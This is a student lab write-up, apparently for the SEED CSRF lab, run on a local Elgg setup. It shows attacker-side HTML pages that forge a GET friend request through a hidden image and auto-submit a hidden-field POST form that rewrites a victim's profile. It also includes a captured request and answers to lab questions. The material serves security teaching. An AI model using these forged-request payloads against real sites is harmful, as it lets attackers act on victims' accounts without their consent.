
```
[10/03/24]seed@VM:~/.../Lab5$ dockps
4409663872f3  elgg-10.9.0.5
5e33dd65d224  attacker-10.9.0.105
05f9e9a3146f  mysql-10.9.0.6
[10/03/24]seed@VM:~/.../Lab5$ docksh 5e
root@5e33dd65d224:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@5e33dd65d224:/# cd /var/www/attacker/
root@5e33dd65d224:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
root@5e33dd65d224:/var/www/attacker# nano addfriend.html
```

- Below is the initial addfriend.html file.




```
GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="" alt="image" width="1" height="1" />
</body>
</html>
```

- We have http://www.seed-server.com/action/friends/add?friend=<guid>. Here the guid will be Samy's guid if Alice is to send the friend request to Samy. So the src will be http://www.seed-server.com/action/friends/add?friend=59. And the modified addfriend.html file will be as shown below.



```
[10/03/24]seed@VM:~/.../Lab5$ dockps
4409663872f3  elgg-10.9.0.5
5e33dd65d224  attacker-10.9.0.105
05f9e9a3146f  mysql-10.9.0.6
[10/03/24]seed@VM:~/.../Lab5$ docksh 5e
root@5e33dd65d224:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@5e33dd65d224:/# cd /var/www/attacker/
root@5e33dd65d224:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
root@5e33dd65d224:/var/www/attacker# nano addfriend.html
root@5e33dd65d224:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
root@5e33dd65d224:/var/www/attacker#
```


- Now we login to Alice's account and see the friends list just to confirm that Samy is not a friend before performing the addfriend attack.
- After checking the friends list of Alice, we somehow manage to share the http://www.attacker32.com page with Alice. Alice then clicks the Add-Friend Attack which adds Samy to her friends list even though she never wanted Samy to be in her friend's list.
- Below are all the relevant screenshots.



Alice's friends


No friends yet.

Alice




CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack



This page forges an HTTP GET request

Activities
Firefox Web Browser
Oct 3 11:37
Alice's friends : Elgg For
attacker32.com/addfriend.h
www.attacker32.com/addfriend.html




You have successfully added Samy as a friend.

Alice's friends

Samy

Task 3: CSRF Attack using POST Request


- In order to change Alice's description in her profile, a POST request needed to be forged.
- For this, we first capture a POST request by just changing the about me in Samy's profile to "`My name is Samy`" and save. We capture the POST request using the `HTTP Header Live`.



Edit profile


Display name: Samy

About me: My name is Samy




```
POST  http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------286691896125073999013579507
Content-Length: 2987
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=d2ee3cac75b38a33:T=1727221846:RT=1727221846:S=ALNI_MZQopSMJBUCIPiFdhTlR8xmpjREkw
Upgrade-Insecure-Requests: 1

__elgg_token=Isimjsp622yE6IKKKgOoLg&__elgg_ts=1728152202&name=Samy&description=<p>My name is Samy
...esslevel[briefdescription]=2&loca

Content-Length:452
```

- In the attacker's container, we get in `/var/www/attacker/` and edit the editfriend.html. Once we have the information from the request captured. Below is the `editfriend.html` file.




```
[10/05/24]seed@VM:~/.../Lab5$ dockps
3d694bcdec5e  attacker-10.9.0.105
8c08a0ade4b6  mysql-10.9.0.6
7b8072d6bda8  elgg-10.9.0.5
[10/05/24]seed@VM:~/.../Lab5$ docksh 3d
root@3d694bcdec5e:/# cd /var/www/attacker/
root@3d694bcdec5e:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
root@3d694bcdec5e:/var/www/attacker#
```




```
root@3d694bcdec5e:/var/www/attacker# cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
```

- We edit the highlighted part and the `p.action` URL of `editprofile.html` file with information relating to Alice. We change the brief description's value in editfriend.html to "`Samy is my HERO!`".


Activities
Terminal
Oct 5 14:55
root@3d694bcdec5e: /var/www/attacker
seed@VM: ~/.../Lab5
root@3d694bcdec5e: /var/www/attacker

```
  GNU nano 4.8                    editprofile.html                    Modified
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my HERO!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo
```

- We need to have an active session of Alice. So we login to Alice account and then using the attacker's link, click the `Edit-Profile Attack`. With this we successfully Alice's profile.



CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack

Brief description
Samy is my HERO!

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.


Answer 1: To obtain Alice's `guid`(56) without accessing her account, Boby can monitor the HTTP requests using the HTTP Header Live extension. By sending a friend request to Alice, a POST request is triggered, within which Alice's `guid` can be identified. Specifically, her `guid` of 56 is revealed in the URL of the POST request. Boby could then use this ID to craft a targeted attack, as the forged POST request would be directed specifically at Alice's profile.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

